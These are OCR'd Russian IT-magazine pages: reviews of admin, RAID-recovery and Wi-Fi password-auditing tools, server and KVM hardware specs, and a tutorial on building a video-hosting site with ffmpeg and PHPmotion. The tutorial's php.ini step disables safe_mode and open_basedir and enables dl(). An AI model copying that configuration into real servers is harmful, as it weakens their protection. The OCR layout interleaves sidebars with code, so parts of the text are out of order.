
Разработчик: DameWare Development
Web: www.dameware.ru/nt_utilities.html
Системные требования: минимальные системные требования, предъявляемые к ОС
ОС: Windows NTSP1/2000/XP/2003/Vista/2008 (32/64 бит)

DameWare NT Utilities (DNTU) — это мощная система удаленного управления Windows системами, предлагающая много больше возможностей, чем штатный MMC. Интерфейс DNTU, выполненный в стиле Проводника, обеспечивает простой и удобный доступ практически ко всем стандартным утилитам Windows (консольным и графическим). При наличии Active Directory админ может получить список объектов (используя фильтры или поиск) и произвести любые операции над атрибутами — OU, контейнерами, пользователями и группами, компьютерами, общими ресурсами. В том числе в списке есть и атрибуты, недоступные из консоли MMC (например, логотипы, идентификаторы пользователей и т.д.) После установки DNTU автоматически произведет сканирование сети и проверит наличие Active Directory, получит список рабочих станций, серверов, контроллеров доменов и компьютеров. В последнюю группу (Computers) включены те системы, которые не видны в сетевом окружении. Если система не обнаружена, ее можно добавить вручную, указав IP-адрес. После этого просто выбираем нужную систему и производим все необходимые операции над дисками, реестром, группами, открытыми файлами, принтерами, процессами. При необходимости можно подключиться к удаленной системе по протоколу RDP. Кроме этого, в поставку DNTU включены и два специализированных приложения. Программа DameWare Mini Remote Control обеспечивает удаленное управление, для чего на клиентскую машину устанавливается легкий агент. Для сбора информации с систем в сети используется DameWare NT Utilities Exporter (DWExporter), на выходе получаем отчет в нескольких форматах (XML, CSV, TXT). Но главной особенностью DNTU является схема лицензирования. Лицензирование зависит от числа администраторов, которые будут управлять системами, и не зависит от количества рабочих станций и серверов. Для скачивания доступна полнофункциональная 30-дневная пробная версия.

ELCOMSOFT WIRELESS SECURITY AUDITOR

Разработчик: Elcomsoft Co. Ltd.
Web: www.elcomsoft.ru
Системные требования: минимальные системные требования, предъявляемые к ОС
ОС: Windows 98/Me/2000/XP/2003/Vista/2008

Широкое использование беспроводных



WIRELESS SECURITY AUDITOR БЫСТРО НАЙДЕТ СЛАБЫЕ ПАРОЛИ

сетей ставит перед администратором задачу по повышению их защищенности и аудиту использования. Корпорация Elcomsoft, известная своими программами по восстановлению паролей к различным типам файлов, предлагает утилиту Wireless Security Auditor (WSA), которая является на сегодня одной из самых быстрых и наиболее эффективных программ по аудиту паролей в WiFi сетях. Принцип действия, в общем-то, прост и стандартен для такого рода приложений: пакеты отлавливаются сторонними программами, затем они импортируются в WSA, где производится попытка восстановить WPA/WPA2-PSK пароль. На основе результата оценивается защищенность.
Интересно, что для восстановления паролей задействуются возможности графических карт. Для подбора используется атака по словарю с настраиваемыми мутациями (заглавные строчные буквы, изменение слова, удаление, перестановка букв и прочее), в поставке имеется английский словарь. Поддерживается до 4 видеокарт NVIDIA (от GeForce 8 и выше) или ATI (Radeon HD 3000 Series и выше), поэтому WSA может сравниться по производительности с мощными серверами. В качестве входных данных принимается файл стандартного формата tcpdump, который поддерживается практически всеми WiFi сниферами (Airocrack-ng, OmniPeek, AirDefense и другие). Возможен импорт системных хешей паролей, полученных программой Elcomsoft Proactive System Password Recovery (PSPR), и файлов CommView. Осталось добавить, что интерфейс локализован, и программа достаточно проста в использовании.

RAID RECONSTRUCTOR V4.00

Разработчик: Flexera Software, Inc.
Web: www.runtime.org/raid.htm
Системные требования: минимальные системные требования, предъявляемые к ОС ОС: Windows 2000/XP/2003/Vista/2008

Программа RAID Reconstructor предоставляет возможность восстановить информацию с RAID 0 и 5, а также сами массивы, если в случае сбоев они перестали читаться системой. Если данные массива не известны, RAID Reconstructor произведет сканирование и установит правильные параметры автоматически. Результат может быть сохранен в VIM образ, IMG файл или на другой жесткий диск. В случае, если ОС уже не загружается, предлагается использовать **BartPE-диск** (www.runtime.org/peb.htm), который собирается самостоятельно.
Программа достаточно проста и понятна в использовании. Некоторые операции легко автоматизируются при помощи скриптов, для чего в состав включен специальный редактор с несколькими примерами (язык похож на VB). Из дополнительных инструментов можно отметить наличие XOR и Entropy тестов.
Кстати, RAID Reconstructor — не единственная программа, имеющая такую функциональность, если она по каким-то причинам не справилась с задачей или не подошла, тогда присмотрись к **OnTrack RAID Recovery** (www.ontrackdatarecovery.com/raid-recovery) или **Raid Recovery от DiskInternals** (www.diskinternals.com/raid-recovery). Но я искренне надеюсь, что тебе не придется прибегнуть к подобного рода программам.

ЕВГЕНИЙ ЗОБНИН J1M@SYNACK.RU

Говорит и показывает Web 2.0

Создаем собственный YouTube

Сегодня во всемирной паутине видео находится на пике своей популярности, каждый день рождаются новые интернет-телеканалы и видеохостинги, возможности обмена видеоматериалами встраиваются в социальные сети. Это невероятно прибыльная ниша, и оставаться в стороне — непозволительная роскошь. Из статьи ты узнаешь, как работает видеохостинг и получишь пошаговые инструкции по созданию своего сервиса наподобие ютуба.

ВИДЕО НА САЙТЕ Есть несколько способов организовать показ видео на своем сайте. Наиболее простой и менее затратный с точки зрения финансов — использование API сторонних видео-сервисов (таких, как youtube.com) для встраивания видео в страницу.

В первом случае этот подход выглядит просто как подключение специального плагина к CMS (например, Embedded Media Field для Drupal), который как раз и позволяет проигрывать видео, опубликованное на одном из видео-сервисов. Однако в этой схеме кроется серьезный минус. Для публикации видео на твоем сайте пользователю придется сначала перейти на сайт видео-сервиса, залить видео, скопировать ссылку, передать ее тебе, после чего ты сможешь скормить ее плагину, который встроит видео в сайт.

Минус можно превратить в плюс, если воспользоваться другим плагином, предназначенным для заливки видео на различные сервисы (например, плагин Video Upload для Drupal). Это позволит тебе и другим пользователям воспользоваться специальной формой для заливки своего видео, а при некоторой доработке и скрещивании с плагином для показа видео — и для автоматического встраивания его в страницу.

Использование сторонних сервисов обеспечит нужную функциональность без денежных вложений, покупки выделенного сервера и с минимальными трудозатратами. Но здесь есть несколько проблем: а) большинство видео-сервисов накладывают ограничение на используемый тобой контент, включая запрет на его трансляцию в коммерческих целях; б) видео-сервисы обычно вставляют рекламу, полупрозрачные копирайты и т.п. в распространяемые ими ролики; с) ссылки будут вести на сайт-источник видео, что будет свидетельствовать о дешевизне твоего сайта.

Чтобы обойти и эти проблемы, можно обратиться к профессионалам — компаниям-видеопровайдерам, которые позволят тебе создать полноценный видео-проект с подогнанным под дизайн сайта флеш-плеером, возможностью кодирования видео в любой указанный тобой формат и необходимыми инструментами для загрузки роликов. А также предоставят инструменты для ведения статистики, редактирования роликов, вставки рекламы и многого другого.

Цены за услуги подобного провайдера хоть и кусаются (в среднем — несколько сотен долларов в месяц), но вполне приемлемы для компаний, не имеющих собственных специалистов или времени для создания полноценного видео-сервиса.

Если же и этот вариант не годится, то единственный верный путь — создание собственного видео-сервиса, что вполне по силам грамотному сисадмину и небольшой команде web-девелоперов.

СВОЙ YOUTUBE Итак, ты решил остановиться на создании своей версии YouTube с блэкджеком и клубничкой. Для начала тебе понадобится мощный выделенный сервер с объемным хранилищем данных (нескольких Тб на первое время хватит). Хостинги отметаются сразу, потому как: а) видео-сервис создает существенные нагрузки, и большинство хостеров просто не смогут предоставить тебе достаточных мощностей; б) для организации видео-сервиса на сервер должны быть предустановлены некоторые не совсем стандартные софтины, например mencoder или ffmpeg.

Далее ты должен определиться с тем, в каком формате посетители будут получать контент с твоего ресурса. Ясно, что лучше использовать FLV, но FLV — всего лишь контейнер, внутри которого хранится видео, закодированное выбранным тобой кодеком. В простейшем случае это будет H.263, то есть MPEG-1 или MPEG-2 с битрейтом порядка 100 Кбит/с. Сжатые с помощью H.263 ролики характеризуются малым весом и низким качеством, благодаря чему могут передаваться по низкоскоростным каналам связи, проигрываться на маломощных устройствах, но в то же время они очень убоги в визуальном плане. YouTube и большинство других видеохостингов использует H.263 по умолчанию.

Начиная с девятой версии, флеш-плеер от Adobe поддерживает также и кодек H.264, более известный под именами AVC и MPEG-4



Part 12. H.264 позволяет передавать ролики в весьма высоком качестве, ценой чему будет невозможность его проигрывания на маломощных устройствах (смартфоны, некоторые нетбуки). В то же время вес ролика может оставаться прежним.
Некоторые видеохостинги (тот же YouTube) кодируют заливаемое на его сервера видео одновременно двумя кодеками: H.263 и H.264. Благодаря этому пользователь вправе сам выбрать качество просматриваемого ролика. Но есть и обратная сторона медали: такое «двуличие» создает большую нагрузку на сервер, поскольку теперь требуется два прогона кодировщика (причем кодировщик H.264 съедает гораздо больше процессорных ресурсов и памяти) и больший объем дисковой памяти.
И — третье. Ты должен создать соответствующую инфраструктуру для кодирования роликов и отдачи их посетителям. Эта инфраструктура должна включать в себя движок перекодировки, базу данных, флеш-плеер, а также всю наружную обертку сайта.
Движок для кодирования видео обычно строится поверх знакомых всем юниксоидам универсальных инструментов для обработки видео — ffmpeg, mencoder или коммерческого решения под названием **Sothink Video Encoder Engine** (www.sothink.com/product/video-encoder-engine/linux.htm).
База данных используется для хранения информации о роликах, посетителях, популярности и всем том, что может понадобиться для ведения статистики. Флеш-плеер может быть выбран, исходя из личных предпочтений, хотя обычно выбор падает на **JW Player** (www.longtailvideo.com/players/jw-flv-player), полностью открытый и бесплатный для некоммерческого использования (но стоящий денег, совсем небольших, надо сказать, в случае применения для создания коммерческих сайтов).
Для объединения всего этого вместе может быть использована почти любая CMS, имеющая специальные плагины, предназначенные для создания системы распространения видео-контента. Такие плагины есть для Drupal, Joomla и многих других. При правильной переработке они легко превратятся в то, что нужно конкретно тебе. Кроме того, существует множество скриптов (в большинстве своем платных), которые можно использовать в качестве фундамента будущего сайта: www.buyscripts.in/youtube_clone.html, www.alstrasoft.com/videoshare.htm, www.clip-share.com.

КАК ЭТО РАБОТАЕТ Для описания всех этапов создания видеохостинга потребовалась бы целая книга, поэтому в этом разделе я дам лишь краткое описание того, как работает простейшая система потокового вещания видео в стиле Web 2.0.
Все начинается с заполнения посетителем специальной формы, значения полей которой передаются скрипту, осуществляющему загрузку видео с машины клиента и помещающему его в некое хранилище на сервере. Имя посетителя, раздел, куда следует поместить ролик, и другие данные записываются в базу данных. Далее происходит вызов скрипта, ответственного за перекодировку видео. Он исполняет примерно такую команду:

```
# mencoder input.avi -ofps 12 -o video.flv -of lavf
-lavfopts \
i_certify_that_my_video_stream_does_not_use_b_frames
-oac lavc -lavcopts \
acodec=mp3:abitrate=32 -srate 22050  -ovc lavc -lavcopts
vcodec=flv:\
vbitrate=100:mbd=2:mv0:trell:v4mv:cbp:last_
pred=3:predia=2:dia=2:\
vmax_b_frames=0:vb_strategy=1:precmp=2:cmp=2:subcmp=2:
preme=2:qns=2 \
-vop scale=360:240
```

Где опции vbitrate=100 и scale=360:240 задают битрейт, равный 100 Кбит/с (оптимальный вариант для соединений в 128 Кб/с) и размер 360:240. Ролик помещается в отдельное хранилище, его метаданные и место размещения заносятся в БД, оригинал удаляется (или остается на месте).
Теперь, когда информация о ролике есть в БД, любой посетитель, набравший имя ролика в форме поиска или перешедший на страницу с перечислением последних добавленных роликов, может увидеть ссылку на него (естественно, она генерируется на лету, используя значения БД).
После перехода по предложенной ссылке пользователь попадает на страницу, содержащую описание ролика и окно флеш-плеера, в котором начинает загружаться видео. Обычно это полностью генерируемая с нуля страница, содержащая примерно такой код:


Пример встраивания видео в HTML-страницу

```
<!-- Создаем контейнер для объекта -->
<div id="container"><a href="http://get.adobe.com/
flashplayer">Get the Flash Player</a> to see this
player.</div>


<!-- Импортируем javascript -->
<script type="text/javascript" src="./javascript/
swfobject.js"></script>
<script type="text/javascript">

/* player.swf — главный объект для загрузки flv */
var object1 = new SWFObject('./javascript/player.swf','
mediaplayer','400','300','8');
```






PHPMOTION НЕ ОТКРОЕТ ДОСТУП К САЙТУ, ПОКА ПРОБЛЕМЫ С ПРАВАМИ ДОСТУПА НЕ БУДУТ РАЗРЕШЕНЫ



PHPMOTION: КОНФИГУРИРОВАНИЕ ДВИЖКА ВИДЕОКОДИНГА



YOUTUBE.COM — ЗАКОНОДАТЕЛЬ МОД



▷ info

• PHPmotion использует движок шаблонов **TinyButStrong** (www.tinybutstrong.org), достаточно гибкий, но простой.

• Пример кодинга видео с использованием ffmpeg:

```
$ ffmpeg -i video.avi -ar 22050 -ab 32k -f flv -b 100k -s 320x240 -y video.flv.
```



▷ links

• Некоторые видеопровайдеры:
www.ooyala.com
www.brightcove.com
b2b.viddler.com.

• Дополнительные темы для PHPmotion лежат по адресу www.phpmotiontemplates.com.

• Многофункциональный модуль для Drupal, превращающий сайт в видеохостинг: http://drupal.org/project/flashvideo.

```
object1.addParam('allowscriptaccess','always');
object1.addParam('allowfullscreen','true');
object1.addVariable('width','360');
object1.addVariable('height','300');
/* Шкурка плейера */
object1.addVariable("skin", "./skin/fashion.swf");
/* Превью */
object1.addVariable('image','./video/preview.jpg');
/* Источник видео */
object1.addVariable('file','../video/YupiSugianto.flv');
/* Имя контейнера */
object1.write('container');
</script>
```

И это, как ни странно, все. Превью ролика, обычно отображаемое при его загрузке, а также на страницах поиска и в списках роликов, генерируется все тем же скриптом-кодировщиком, а его адрес помещается в БД. Это самый примитивный вариант видеохостинга, размещенного на одной машине. Он не способен выдержать высокой нагрузки и легко загибается от заливки на сайт сразу нескольких роликов. Некоторые скрипты и специализированные CMS позволяют запускать перекодировщик во время наименьшей нагрузки или по расписанию cron, чтобы хоть как-то повысить жизнеспособность сервиса, но это спасает лишь на первых порах. Хостинг с высокой посещаемостью использует распределенную систему обработки запросов, отдачи результатов и загрузки файлов для поддержания сервиса на плаву. Организована она примерно так:

1. Выделенная машина или несколько машин выступают в роли фронтендов — серверов, играющих роль «лица» сервиса. Они предназначены только для просмотра HTML-содержимого сайта (но не самих роликов).
2. Множество машин используются для хранения контента. Открывая видеоролик через веб-интерфейс сервера-фронтенда, посетитель фактически получает видео с одного из этих серверов.
3. Для кодирования видео используется другая сеть серверов. Загруженное пользователями видео попадает на один из data-серверов, описанных во втором пункте. После этого запрос на декодирование уходит к наименее загруженному вычислительному серверу (compute node), ответственному за преобразование видео в FLV. Закончив процесс кодинга, он загружает результат обратно на data-сервер, извещает об этом фронтенд, который теперь может показать ролик всем посетителям сайта.

Описанная схема, конечно, намного более сложна и обычно включает в себя сеть так называемых «управляющих серверов», отвечающих за консолидацию работы и связь всех машин сети в единую систему, а также технологии, используемые в GRID и облачных вычислениях. Часто в качестве хранилища данных, как, впрочем, и вычислительных серверов, используются сервисы Amazon, которые уже имеют стойкую, проверенную временем инфраструктуру, позволяющую без лишних танцев с бубном объединить машины в единый кластер.

PHPMOTION — МУЛЬТИМЕДИА-СЕРВИС ИЗ КОРОБКИ


Самые ленивые могут воспользоваться готовыми решениями для организации видеохостинга. Называются они Media Sharing CMS и предлагают уже сформированную и отлаженную инфраструктуру для организации различных мультимедиа-порталов, таких как видеохостинги, сервисы хранения и обработки изображений, а также веб-радиостанции. Наиболее популярное решение в этой области — CMS PHPMotion (www.phpmotion.com).

PHPmotion — это мультимедиа-сервис из коробки, уже готовый к использованию веб-сайт, позволяющий посетителям загружать видео (поддерживаются почти все кодеки и контейнеры) и аудио-файлы, просматривать видео/изображения, прослушивать аудио, оставлять комментарии, видеть статистику просмотров, списки наиболее популярного контента, организовывать группы по интересам, вести тематические блоги и общаться с другими пользователями. Гибкая панель администрирования позволяет управлять всем этим через web-интерфейс, а система шаблонов — подогнать сайт под любой дизайн. Перед установкой ты можешь ознакомиться с возможностями PHPmotion, перейдя на тестовую площадку http://v3beta.phpmotion.net.

Перед развертыванием PHPmotion нужно позаботиться об установке на сервер следующих компонентов:

Зависимости PHPmotion

```
PHP 4.3 или выше для версии 2 и PHP 5 для версии 3 (с поддержкой CLI)
MySQL
Mp3-кодер LAME
Libogg и Libvorbis
Mencoder и Mplayer
FFMpeg-PHP
php-gd версии 2 или выше
```



ТЕСТОВАЯ ПЛОЩАДКА PHPMOTION

ПЕРВИЧНАЯ НАСТРОЙКА PHPMOTION

В Ubuntu Linux все эти компоненты уже есть в репозитории, поэтому для их установки достаточно выполнить одну команду:

```
$ sudo apt-get install \
   mysql-server mysql-client lame libogg0 \
   libvorbis libvorbis0 mplayer mencoder \
   apache2 php5 php5-gd php5-ffmpeg php5-mysql \
   php5-cli libapache2-mod-auth-mysql
```

Кроме дополнительных пакетов, PHPmotion требует особой настройки PHP, конфигурационный файл которого должен включать следующие строки:

$ sudo vi /etc/php5/apache2/php.ini

```
open_basedir =
upload_max_filesize = 100M
post_max_size = 100M
max_execution_time = 1500
session.gc_maxlifetime = 14000
safe_mode = off
enable_dl = On
```

Где upload_max_filesize — это максимальный размер загружаемого файла, post_max_size — максимальный размер POST'a, max_execution_time — максимальное количество секунд, в течение которых может исполняться скрипт, session.gc_maxlifetime — временной интервал между запусками сборщика мусора. Опция enable_dl активирует функцию dl(), необходимую для загрузки сторонних бинарных модулей PHP.
После окончания установки и конфигурирования скачай дистрибутивный пакет **PHPmotion** (http://downloads.phpmotion.com/V3.0/php5/phpmotion.zip) и распакуй его в каталог /var/www:

```
$ cd /var
$ sudo unzip /путь/к/phpmotion.zip -x
$ sudo rm -rf www
$ sudo mv phpmotion www
$ sudo chmod -R 755 www/cgi-bin
```

Если ты загружаешь файлы, используя FTP, позаботься о том, чтобы следующие файлы и каталоги были загружены в бинарном режиме:

```
* /phpshiled/
* /classes/config.php
* /addons/customprofile/pimp.class.php
* /addons/customprofile/index.php
```

Они закодированы с помощью PHP-модуля PHPshield, который есть в дистрибутиве PHPmotion. Скопируй его в каталог /usr/lib/php5/20060613+lfs:

```
$ sudo cp www/phpshield/phpshield.5.2.lin /usr/lib/
php5/20060613+lfs
```

И добавь в конец файла /etc/php5/apache2/php.ini строку:

```
extension=phpshield.5.2.lin
```

По умолчанию Apache в Ubuntu (и Debian) настроен на поиск каталога cgi-bin в /usr/lib, а значит, конфигурацию придется изменить. Открой файл /etc/apache2/sites-enabled/000-default и замени строки /usr/lib/cgi-bin на /var/www/cgi-bin.
PHPmotion использует apache-модуль mod_rewrite, поэтому его вызов необходимо добавить в конфиг apache2:

```
$ sudo a2enmod rewrite
$ sudo /etc/init.d/apache2 restart
```

Далее открой в браузере страничку www.твой-сайт.com/setup и следуй инструкциям помощника. Он проведет тебя через финальные этапы настройки, включающие настройку доступа через FTP, установку правильных прав доступа на файлы и каталоги PHPmotion, настройку доступа к базе MySQL, ввод пароля и почтового ящика администратора и указание дополнительной информации о сайте. После этого удали каталог /var/www/setup (иначе PHPmotion запретит тебе вход). Это, в общем-то, все. Панель администратора находится по адресу www.твой-сайт.com/siteadmin. С ее помощью можно произвести множество настроек, среди которых — внутренние настройки PHPmotion, настройки движка перекодировки (например, битрейт, размер видео), возможность натянуть шкурки, управлять контентом и многое другое.


ВЫВОДЫ Web уже перестал быть статичным и постепенно превращается в мощнейшую мультимедийную систему, позволяющую просматривать видео, слушать музыку, играть в игры, проводить видео-конференции. Телевидение и радио уступают место интерактивным интернет-технологиям, с помощью которых любой человек на Земле может организовать собственный телеканал или радиостанцию, сделать их популярными и зарабатывать деньги. Почему бы не воспользоваться такой возможностью? Тем более, как ты смог убедиться, создать свой телеканал не так уж и сложно. ⌶



Огненное солнце

1U-сервер Fire X4100 от компании Sun:

Sun Fire X4100



Технические характеристики Sun Fire X4100

> Процессор:
До двух одноядерных/двуядерных процессоров AMD Opteron серии 200
1 Мб кэш-памяти 2 уровня на каждое ядро

> Память:
Четыре разъема DIMM на каждый разъем процессора
Модули памяти DDR1/400 DIMM с ECC-коррекцией (128-разрядная шина + шина данных ECC)
Всего 8 разъемов DIMM, до 16 Гб памяти на каждый процессор

> Жесткие диски:
2,5-дюймовые внутренние жесткие диски SAS с поддержкой «горячей замены»
До двух жестких дисков с дисководом DVD-ROM/CD-RW
До четырех жестких дисков без дисковода DVD-ROM/CD-RW

> Поддержка RAID:
Встроенные контроллеры RAID 0 и 1

> Сетевой интерфейс:
Четыре порта 10/100/1000Base-T Ethernet
Один выделенный порт 10/100Base-T Ethernet


> Питание:
Два избыточных блока питания с возможностью «горячей замены»
Максимальная выходная мощность постоянного тока: 550 Вт

> Расширение:
Два внутренних 64-разрядных низкопрофильных разъема PCI-X MD2
(один разъем 100 МГц, один разъем 133 МГц)

> Внешние порты ввода-вывода:
Один асинхронный порт RJ45 TIA/EIA-232-F
Один порт USB 1.1 (спереди), два порта USB 1.1 (сзади)

> Функции управления:
Интегрированный сервисный процессор Sun Integrated Lights Out Manager (ILOM)

> Исполнение:
Для установки в 19" стойку, высота 1U
Размеры (ВхШхД): 43,8 x 445 x 632 мм
Масса с набором для установки в стойку: 18,6 кг



Fire X4100 — сервер начального уровня на базе одного или двух процессоров AMD Opteron серии 200, основные области применения которого — базы данных, решения безопасности, разработка, web-серверы и серверы приложений.
Сервер может быть оснащен до 32 Гб памяти DDR1/400 (16 Гб на каждый процессор) с коррекцией ошибок. В качестве хранилища данных могут быть использованы до четырех 2,5" жестких диска с интерфейсом SAS и возможностью «горячей замены». Поддерживаются RAID-конфигурации уровней 0 и 1.
Одна из интереснейших особенностей сервера: наличие сразу четырех гигабитных Ethernet-портов, что наделяет сервер отличной сетевой масштабируемостью. Для административных целей также доступен выделенный 100-мегабитный Ethernet-порт, позволяющий выполнять настройку и мониторинг сервера даже в случае недоступности основных сетевых портов.
Функциональность сервера легко расширяется благодаря наличию двух низкопрофильных разъемов PCI-X MD2 внутри корпуса. Наличие двух избыточных блоков питания с поддержкой «горячей замены» позволяет производить смену блока питания, не выключая машину. Это же касается вентиляторов.
Sun Fire X4100 обладает одним из лучших в своем классе соотношений производительность/энергопотребление. Требования к энергопотреблению и охлаждению до 56% ниже по сравнению с серверами на базе процессоров Xeon.
Система удаленного управления Sun Integrated Lights Out Manager (ILOM) с интеграцией CLI, IPMI или SNMP позволяет управлять сервером удаленно. Она включает в себя переключение клавиатурного ввода и изображения с переадресацией видео и мультимедиа. Администратор сможет обслуживать все серверы Sun Fire, используя пакет ПО Sun N1 System Manager, который включает поддержку выполнения таких действий, как распределение ресурсов, мониторинг, установка обновлений и управление.
Официально Sun заявляет о поддержке операционных систем Solaris 10, Red Hat Enterprise Linux 3.0 и 4.0, SUSE LINUX Enterprise Server 9, Windows Server 2003, Enterprise Edition и Standard Edition, VMware ESX 2.5.x/3.0.x.
Цена Sun Fire X4100 составляет около 120 000 рублей.

Переключай и властвуй

Belkin 15" LCD Rack Console: консоль удаленного управления и KVM-переключатель в 1U-корпусе



Технические характеристики Belkin 15" LCD Rack Console: спецификация KVM

> Электропитание, VAC (напряжение по переменному току):
90-264 @ 47-63 Гц

> Каскадирование:
Максимум 16 BANK

> Максимальное число PC:
8 на BANK, 128 всего

> Эмуляция клавиатуры:
